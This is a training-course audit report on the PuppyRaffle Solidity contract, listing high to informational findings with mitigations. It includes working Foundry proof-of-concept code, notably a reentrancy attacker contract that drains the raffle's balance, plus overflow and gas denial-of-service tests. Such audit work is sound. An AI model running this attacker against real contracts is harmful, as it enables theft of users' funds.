




PuppyRaffle Audit Report

Aayush Suthar

May 30, 2026

Prepared by: Aayush Suthar

Table of Contents

- Table of Contents
- Disclaimer
- Risk Classification
- Protocol Summary
- Audit Details
 - Scope
 - Roles
- Executive Summary
 - Executive Summary
 - Issues found
- Findings
 - High
 - * [H-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to drain the fund
 - * [H-2] Weak randomness in `PuppyRaffle::selectWinner` allows anyone to choose winner
 - * [H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees
 - Medium
 - * [M-1] Looping through players array to check for duplicated in `PuppyRaffle::enterRaffle` is a potential denial of service (DoS) attack, incrementing gas costs for future entrants
 - * [M-2] Balance check on `PuppyRaffle::withdrawFees` enables griefers to selfdestruct a contract to send ETH to the raffle, blocking withdrawals
 - * [M-3] Unsafe cast of `PuppyRaffle::fee` loses fees
 - * [M-4] Smart Contract wallet raffle winners without a `receive` or a `fallback` will block the start of a new contest
 - Low
 - * [L-1] Potentially erroneous active player index
 - Informational
 - * [I-1] Floating pragmas
 - * [I-2] Magic Numbers
 - * [I-3] Zero address validation
 - * [I-4] `__isActivePlayer` is never used and should be removed
 - * [I-5] Unchanged variables should be constant or immutable

Disclaimer

The auditor makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this

document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
 1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a `feeAddress` to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Audit Details

The findings described in this document corresponds the following commit hash:

e30d199697bbc822b646d76533b66b7d529b8ef5

Scope

```
./src/  
|__PuppyRaffle.sol
```

Roles

- Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the **changeFeeAddress** function.
- Player - Participant of the raffle, has the power to enter the raffle with the **enterRaffle** function and refund value through **refund** function.

Executive Summary

Executive Summary

This audit was conducted as a guided learning exercise through the Cyfrin Updraft Smart Contract Security course. The PuppyRaffle protocol was reviewed as part of the course curriculum to develop practical auditing skills and familiarity with the audit process end to end.

The review was conducted by Aayush Suthar following the methodology taught in the course, including manual code review, static analysis, and proof of concept development using Foundry.

Despite being a learning exercise, the findings documented in this report represent real vulnerabilities present in the codebase. Three High severity issues, Four Medium severity issues, one Low severity issue and five Informational finding were identified during the review.

Tools used: Foundry, Manual Review, Slither, Aderyn

Issues found

Severity	Number of issues found
High	3
Medium	4
Low	1
Info	5
Total	13

Findings

High

[H-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to drain the fund

Description: The `PuppyRaffle::refund` function does not follow CEI/FREI-PI and as a result, enables participants to drain the contract balance.

In the `PuppyRaffle::refund` function, we first make an external call to the `msg.sender` address, and only after making that external call, we update the `players` array.

```
function refund(uint256 playerIndex) public {
    address playerAddress = players[playerIndex];
    require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
    require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is not a player");

    payable(msg.sender).sendValue(entranceFee);

    players[playerIndex] = address(0);
    emit RaffleRefunded(playerAddress);
}
```

A player who has entered the raffle could have a `fallback/receive` function that calls the `PuppyRaffle::refund` function again and claim another refund. They could continue to cycle this until the contract balance is drained.

Impact: All fees paid by raffle entrants could be stolen by the malicious participant.

Proof of Concept:

1. Users enters the raffle.
2. Attacker sets up a contract with a `fallback` function that calls `PuppyRaffle::refund`.
3. Attacker enters the raffle

4. Attacker calls `PuppyRaffle::refund` from their contract, draining the contract balance.

Proof of Code:

Code Add the following code to the `PuppyRaffleTest.t.sol` file.

```
contract ReentrancyAttacker {
    PuppyRaffle public victimPuppyRaffle;

    constructor(PuppyRaffle _puppyRaffle) {
        victimPuppyRaffle = _puppyRaffle;
    }

    function attack() public payable {
        address[] memory players = new address[](4);
        players[0] = address(this);
        victimPuppyRaffle.enterRaffle{value: msg.value}(players);
        victimPuppyRaffle.refund(victimPuppyRaffle.getActivePlayerIndex(address(this)));
    }

    receive() external payable {
        if(address(victimPuppyRaffle).balance > 0){
            victimPuppyRaffle.refund(victimPuppyRaffle.getActivePlayerIndex(address(this)));
        }
    }
}

function test_Reentrancy() public {

    address[] memory players = new address[](4);
    players[0] = playerOne;
    players[1] = playerTwo;
    players[2] = playerThree;
    players[3] = playerFour;
    puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

    ReentrancyAttacker attacker = new ReentrancyAttacker(puppyRaffle);
    address attackUser = makeAddr("attacker");
    deal(attackUser, entranceFee);

    console.log("Before attack contract balance", address(puppyRaffle).balance);
    console.log("Before attack attacker balance", address(attacker).balance);

    vm.prank(attackUser);
```

```

attacker.attack{value: entranceFee}();

console.log("After attack contract balance", address(puppyRaffle).balance);
console.log("After attack attacker balance", address(attacker).balance);

assert(address(attacker).balance == entranceFee * 5);
assert(address(puppyRaffle).balance == 0);
}

```

Recommended Mitigation: To fix this, we should have the `PuppyRaffle::refund` function update the `players` array before making the external call. Additionally, we should move the event emission up as well.

```

function refund(uint256 playerIndex) public {
    address playerAddress = players[playerIndex];
    require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
    require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is no
+   players[playerIndex] = address(0);
+   emit RaffleRefunded(playerAddress);
    (bool success,) = msg.sender.call{value: entranceFee}("");
    require(success, "PuppyRaffle: Failed to refund player");
-   players[playerIndex] = address(0);
-   emit RaffleRefunded(playerAddress);
}

```

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows anyone to choose winner

Description: Hashing `msg.sender`, `block.timestamp`, `block.difficulty` together creates a predictable final number. A predictable number is not a good random number. Malicious users can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Impact: Any user can choose the winner of the raffle, winning the money and selecting the “rarest” puppy, essentially making it such that all puppies have the same rarity, since you can choose the puppy.

Proof of Concept:

There are a few attack vectors here.

1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that knowledge to predict when / how to participate. See the solidity blog on `prevrandao` here. `block.difficulty` was recently replaced with `prevrandao`.
2. Users can manipulate the `msg.sender` value to result in their index being the winner.

Using on-chain values as a randomness seed is a well-known attack vector in the

blockchain space.

Recommended Mitigation: Consider using an oracle for your randomness like Chainlink VRF.

[H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees

Description: In Solidity versions prior to 0.8.0, integers were subject to integer overflows.

```
uint64 myVar = type(uint64).max;  
// myVar will be 18446744073709551615  
myVar = myVar + 1;  
// myVar will be 0
```

Impact: In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `withdrawFees`. However, if the `totalFees` variable overflows, the `feeAddress` may not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept: 1. We first conclude a raffle of 4 players to collect some fees. 2. We then have 89 additional players enter a new raffle, and we conclude that raffle as well. 3. `totalFees` will be:

```
totalFees = totalFees + uint64(fee);  
// substituted  
totalFees = 8000000000000000000 + 17800000000000000000;  
// due to overflow, the following is now the case  
totalFees = 153255926290448384;
```

4. You will now not be able to withdraw, due to this line in `PuppyRaffle::withdrawFees`:

```
require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are currently playe
```

Although you could use `selfdestruct` to send ETH to this contract in order for the values to match and withdraw the fees, this is clearly not what the protocol is intended to do.

Proof Of Code Place this into the `PuppyRaffleTest.t.sol` file.

```
function testTotalFeesOverflow() public playersEntered {  
    // We finish a raffle of 4 to collect some fees  
    vm.warp(block.timestamp + duration + 1);  
    vm.roll(block.number + 1);  
    puppyRaffle.selectWinner();  
    uint256 startingTotalFees = puppyRaffle.totalFees();  
    // startingTotalFees = 8000000000000000000  
  
    // We then have 89 players enter a new raffle  
    uint256 playersNum = 89;  
    address[] memory players = new address[] (playersNum);
```



```

    for (uint256 i = 0; i < playersNum; i++) {
        players[i] = address(i);
    }
    puppyRaffle.enterRaffle{value: entranceFee * playersNum}(players);
    // We end the raffle
    vm.warp(block.timestamp + duration + 1);
    vm.roll(block.number + 1);

    // And here is where the issue occurs
    // We will now have fewer fees even though we just finished a second raffle
    puppyRaffle.selectWinner();

    uint256 endingTotalFees = puppyRaffle.totalFees();
    console.log("ending total fees", endingTotalFees);
    assert(endingTotalFees < startingTotalFees);

    // We are also unable to withdraw any fees because of the require check
    vm.prank(puppyRaffle.feeAddress());
    vm.expectRevert("PuppyRaffle: There are currently players active!");
    puppyRaffle.withdrawFees();
}

```

Recommended Mitigation: There are a few recommended mitigations here.

1. Use a newer version of Solidity that does not allow integer overflows by default.

```

- pragma solidity ^0.7.6;
+ pragma solidity ^0.8.18;

```

Alternatively, if you want to use an older version of Solidity, you can use a library like OpenZeppelin's **SafeMath** to prevent integer overflows.

2. Use a `uint256` instead of a `uint64` for `totalFees`.

```

- uint64 public totalFees = 0;
+ uint256 public totalFees = 0;

```

3. Remove the balance check in `PuppyRaffle::withdrawFees`

```

- require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are currently players active!");

```

We additionally want to bring your attention to another attack vector as a result of this line in a future finding.

Medium

[M-1] Looping through players array to check for duplicated in `PuppyRaffle::enterRaffle` is a potential denial of service (DoS) attack, incrementing gas costs for future entrants

Description: The `PuppyRaffle::enterRaffle` function loops through the `players` array to check for duplicated. However, the longer the `PuppyRaffle::players` array is, the more checks a new player will have to make. This means the gas costs for players who enter right when the raffle starts will be dramatically lower than those who enter later. Every additional address in the `players` array, is an additional check the loop will have to make.

```
@>      for (uint256 i = 0; i < players.length - 1; i++) {
          for (uint256 j = i + 1; j < players.length; j++) {
              require(players[i] != players[j], "PuppyRaffle: Duplicate player");
          }
      }
```

Impact: The gas cost for raffle entrants will greatly increase as more players enter the raffle. Discouraging later users from entering and causing a rush at the start of a raffle to be one of the first entrants in the queue.

An attacker might make the `PuppyRaffle::entrants` array so big, that no one else enters, guaranteeing themselves the win.

Proof of Concept:

If we have 2 set of players enter, the gas costs will be as such: - 1st 100 players: ~6523122 - 2nd 100 players: ~18995462

This more than 3x more expensive for the second 100 players.

Poc Place the following test into `PuppyRaffleTest.t.sol`

```
function test_DoS() public {
    uint256 numPlayer = 100;

    address[] memory batch1 = new address[] (numPlayer);
    for(uint256 i = 0 ; i < numPlayer ; i++){
        batch1[i] = address(uint160(i + 1));
    }

    vm.txGasPrice(1);

    uint256 gasStart1 = gasleft();
    puppyRaffle.enterRaffle{value: entranceFee * numPlayer}(batch1);
    uint256 gasEnd1 = gasleft();
```

```

uint256 gasUsed1 = (gasStart1 - gasEnd1) * tx.gasprice;
console.log("Gas Used 1 : ", gasUsed1);

address[] memory batch2 = new address[] (numPlayer);
for(uint256 i = 0 ; i < numPlayer ; i++){
    batch2[i] = address(uint160(i + 1 + numPlayer));
}

uint256 gasStart2 = gasleft();
puppyRaffle.enterRaffle{value: entranceFee * numPlayer}(batch2);
uint256 gasEnd2 = gasleft();

uint256 gasUsed2 = (gasStart2 - gasEnd2) * tx.gasprice;
console.log("Gas Used 2 : ", gasUsed2);

// more later you enter, the more you have to pay to enter
assert(gasUsed2 > gasUsed1);
}

```

Recommended Mitigation: There are few recommendations. 1. Consider allowing duplicates. Users can make new wallet addresses anyways, so a duplicate check doesn't prevent the same person from entering multiple times, only the same wallet address. 2. Consider using a mapping to check for duplicates. This would allow constant time lookup of whether a user has already entered.

```

+   mapping(address => uint256) public addressToRaffleId;
+   uint256 public raffleId = 0;
+   .
+   .
+   .
function enterRaffle(address[] memory newPlayers) public payable {
    require(msg.value == entranceFee * newPlayers.length, "PuppyRaffle: Must send enough");
    for (uint256 i = 0; i < newPlayers.length; i++) {
        players.push(newPlayers[i]);
+       addressToRaffleId[newPlayers[i]] = raffleId;
    }

-     // Check for duplicates
+     // Check for duplicates only from the new players
+     for (uint256 i = 0; i < newPlayers.length; i++) {
+         require(addressToRaffleId[newPlayers[i]] != raffleId, "PuppyRaffle: Duplicate player");
+     }
-     for (uint256 i = 0; i < players.length; i++) {
-         for (uint256 j = i + 1; j < players.length; j++) {
-             require(players[i] != players[j], "PuppyRaffle: Duplicate player");

```

```

-         }
-     }
    emit RaffleEnter(newPlayers);
}

.
.
.

function selectWinner() external {
+     raffleId = raffleId + 1;
    require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle no

```

Alternatively, you could use OpenZeppelin's EnumerableSet library.

[M-2] Balance check on `PuppyRaffle::withdrawFees` enables griefers to selfdestruct a contract to send ETH to the raffle, blocking withdrawals

Description: The `PuppyRaffle::withdrawFees` function checks the `totalFees` equals the ETH balance of the contract (`address(this).balance`). Since this contract doesn't have a payable fallback or receive function, you'd think this wouldn't be possible, but a user could `selfdestruct` a contract with ETH in it and force funds to the `PuppyRaffle` contract, breaking this check.

```

function withdrawFees() external {
@>     require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are current
        uint256 feesToWithdraw = totalFees;
        totalFees = 0;
        (bool success,) = feeAddress.call{value: feesToWithdraw}("");
        require(success, "PuppyRaffle: Failed to withdraw fees");
}

```

Impact: This would prevent the `feeAddress` from withdrawing fees. A malicious user could see a `withdrawFee` transaction in the mempool, front-run it, and block the withdrawal by sending fees.

Proof of Concept:

1. `PuppyRaffle` has 800 wei in it's balance, and 800 `totalFees`.
2. Malicious user sends 1 wei via a `selfdestruct`
3. `feeAddress` is no longer able to withdraw funds

Recommended Mitigation: Remove the balance check on the `PuppyRaffle::withdrawFees` function.

```

function withdrawFees() external {
-     require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are current
        uint256 feesToWithdraw = totalFees;
        totalFees = 0;
        (bool success,) = feeAddress.call{value: feesToWithdraw}("");

```

```

        require(success, "PuppyRaffle: Failed to withdraw fees");
    }

```

[M-3] Unsafe cast of PuppyRaffle::fee loses fees

Description: In `PuppyRaffle::selectWinner` there is a type cast of a `uint256` to a `uint64`. This is an unsafe cast, and if the `uint256` is larger than `type(uint64).max`, the value will be truncated.

```

function selectWinner() external {
    require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle not started");
    require(players.length > 0, "PuppyRaffle: No players in raffle");

    uint256 winnerIndex = uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp)));
    address winner = players[winnerIndex];
    uint256 fee = totalFees / 10;
    uint256 winnings = address(this).balance - fee;
@>    totalFees = totalFees + uint64(fee);
    players = new address[] (0);
    emit RaffleWinner(winner, winnings);
}

```

The max value of a `uint64` is 18446744073709551615. In terms of ETH, this is only ~18 ETH. Meaning, if more than 18ETH of fees are collected, the fee casting will truncate the value.

Impact: This means the `feeAddress` will not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept:

1. A raffle proceeds with a little more than 18 ETH worth of fees collected
2. The line that casts the `fee` as a `uint64` hits
3. `totalFees` is incorrectly updated with a lower amount

You can replicate this in foundry's chisel by running the following:

```

uint256 max = type(uint64).max
uint256 fee = max + 1
uint64(fee)
// prints 0

```

Recommended Mitigation: Set `PuppyRaffle::totalFees` to a `uint256` instead of a `uint64`, and remove the casting. There is a comment which says:

```

// We do some storage packing to save gas

```

But the potential gas saved isn't worth it if we have to recast and this bug exists.

```

-   uint64 public totalFees = 0;
+   uint256 public totalFees = 0;
.
.
.
    function selectWinner() external {
        require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle no longer active");
        require(players.length >= 4, "PuppyRaffle: Need at least 4 players");
        uint256 winnerIndex =
            uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp, block.difficulty)));
        address winner = players[winnerIndex];
        uint256 totalAmountCollected = players.length * entranceFee;
        uint256 prizePool = (totalAmountCollected * 80) / 100;
        uint256 fee = (totalAmountCollected * 20) / 100;
-       totalFees = totalFees + uint64(fee);
+       totalFees = totalFees + fee;
    }

```

[M-4] Smart Contract wallet raffle winners without a receive or a fallback will block the start of a new contest

Description: The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payment, the lottery would not be able to restart.

Non-smart contract wallet users could reenter, but it might cost them a lot of gas due to the duplicate check.

Impact: The `PuppyRaffle::selectWinner` function could revert many times, and make it very difficult to reset the lottery, preventing a new one from starting.

Also, true winners would not be able to get paid out, and someone else would win their money!

Proof of Concept: 1. 10 smart contract wallets enter the lottery without a fallback or receive function. 2. The lottery ends 3. The `selectWinner` function wouldn't work, even though the lottery is over!

Recommended Mitigation: There are a few options to mitigate this issue.

1. Do not allow smart contract wallet entrants (not recommended)
2. Create a mapping of addresses -> payout so winners can pull their funds out themselves, putting the onus on the winner to claim their prize.
(Recommended) > Pull over push

Low

[L-1] Potentially erroneous active player index

Description: The `getActivePlayerIndex` function is intended to return zero when the given address is not active. However, it could also return zero for

an active address stored in the first slot of the `players` array. This may cause confusions for users querying the function to obtain the index of an active player.

```
function getActivePlayerIndex(address player) external view returns (uint256) {
    for (uint256 i = 0; i < players.length; i++) {
        if (players[i] == player) {
            return i;
        }
    }
    @> return 0;
}
```

Impact: A player at index 0 may incorrectly think they have not entered the raffle, and attempt to enter the raffle, wasting gas/

Proof of Concept:

1. User enter the raffle, they are the first entrant.
2. `PuppyRaffle::getActivePlayerIndex` returns 0
3. User thinks they have not entered correctly due to the function documentation.

Recommended Mitigation: Return $2^{256}-1$ (or any other sufficiently high number) to signal that the given player is inactive, so as to avoid collision with indices of active players.

Informational

[I-1] Floating pragmas

Description: Contracts should use strict versions of solidity. Locking the version ensures that contracts are not deployed with a different version of solidity than they were tested with. An incorrect version could lead to unintended results.

<https://swcregistry.io/docs/SWC-103/>

Recommended Mitigation: Lock up pragma versions.

```
- pragma solidity ^0.7.6;
+ pragma solidity 0.7.6;
```

[I-2] Magic Numbers

Description: All number literals should be replaced with constants. This makes the code more readable and easier to maintain. Numbers without context are called “magic numbers”.

Recommended Mitigation: Replace all magic numbers with constants.

```

+         uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
+         uint256 public constant FEE_PERCENTAGE = 20;
+         uint256 public constant TOTAL_PERCENTAGE = 100;
+
+
+
-         uint256 prizePool = (totalAmountCollected * 80) / 100;
-         uint256 fee = (totalAmountCollected * 20) / 100;
-         uint256 prizePool = (totalAmountCollected * PRIZE_POOL_PERCENTAGE) / TOTAL_PERCENTAGE;
-         uint256 fee = (totalAmountCollected * FEE_PERCENTAGE) / TOTAL_PERCENTAGE;

```

[I-3] Zero address validation

Description: The `PuppyRaffle` contract does not validate that the `feeAddress` is not the zero address. This means that the `feeAddress` could be set to the zero address, and fees would be lost.

```

PuppyRaffle.constructor(uint256,address,uint256)._feeAddress (src/PuppyRaffle.sol#57) lacks
- feeAddress = _feeAddress (src/PuppyRaffle.sol#59)
PuppyRaffle.changeFeeAddress(address).newFeeAddress (src/PuppyRaffle.sol#165) lacks a zero-
- feeAddress = newFeeAddress (src/PuppyRaffle.sol#166)

```

Recommended Mitigation: Add a zero address check whenever the `feeAddress` is updated.

[I-4] `_isActivePlayer` is never used and should be removed

Description: The function `PuppyRaffle::_isActivePlayer` is never used and should be removed.

```

-     function _isActivePlayer() internal view returns (bool) {
-         for (uint256 i = 0; i < players.length; i++) {
-             if (players[i] == msg.sender) {
-                 return true;
-             }
-         }
-         return false;
-     }

```

[I-5] Unchanged variables should be constant or immutable

Constant Instances:

```

PuppyRaffle.commonImageUri (src/PuppyRaffle.sol#35) should be constant
PuppyRaffle.legendaryImageUri (src/PuppyRaffle.sol#45) should be constant
PuppyRaffle.rareImageUri (src/PuppyRaffle.sol#40) should be constant

```

Immutable Instances:

```

PuppyRaffle.raffleDuration (src/PuppyRaffle.sol#21) should be immutable

```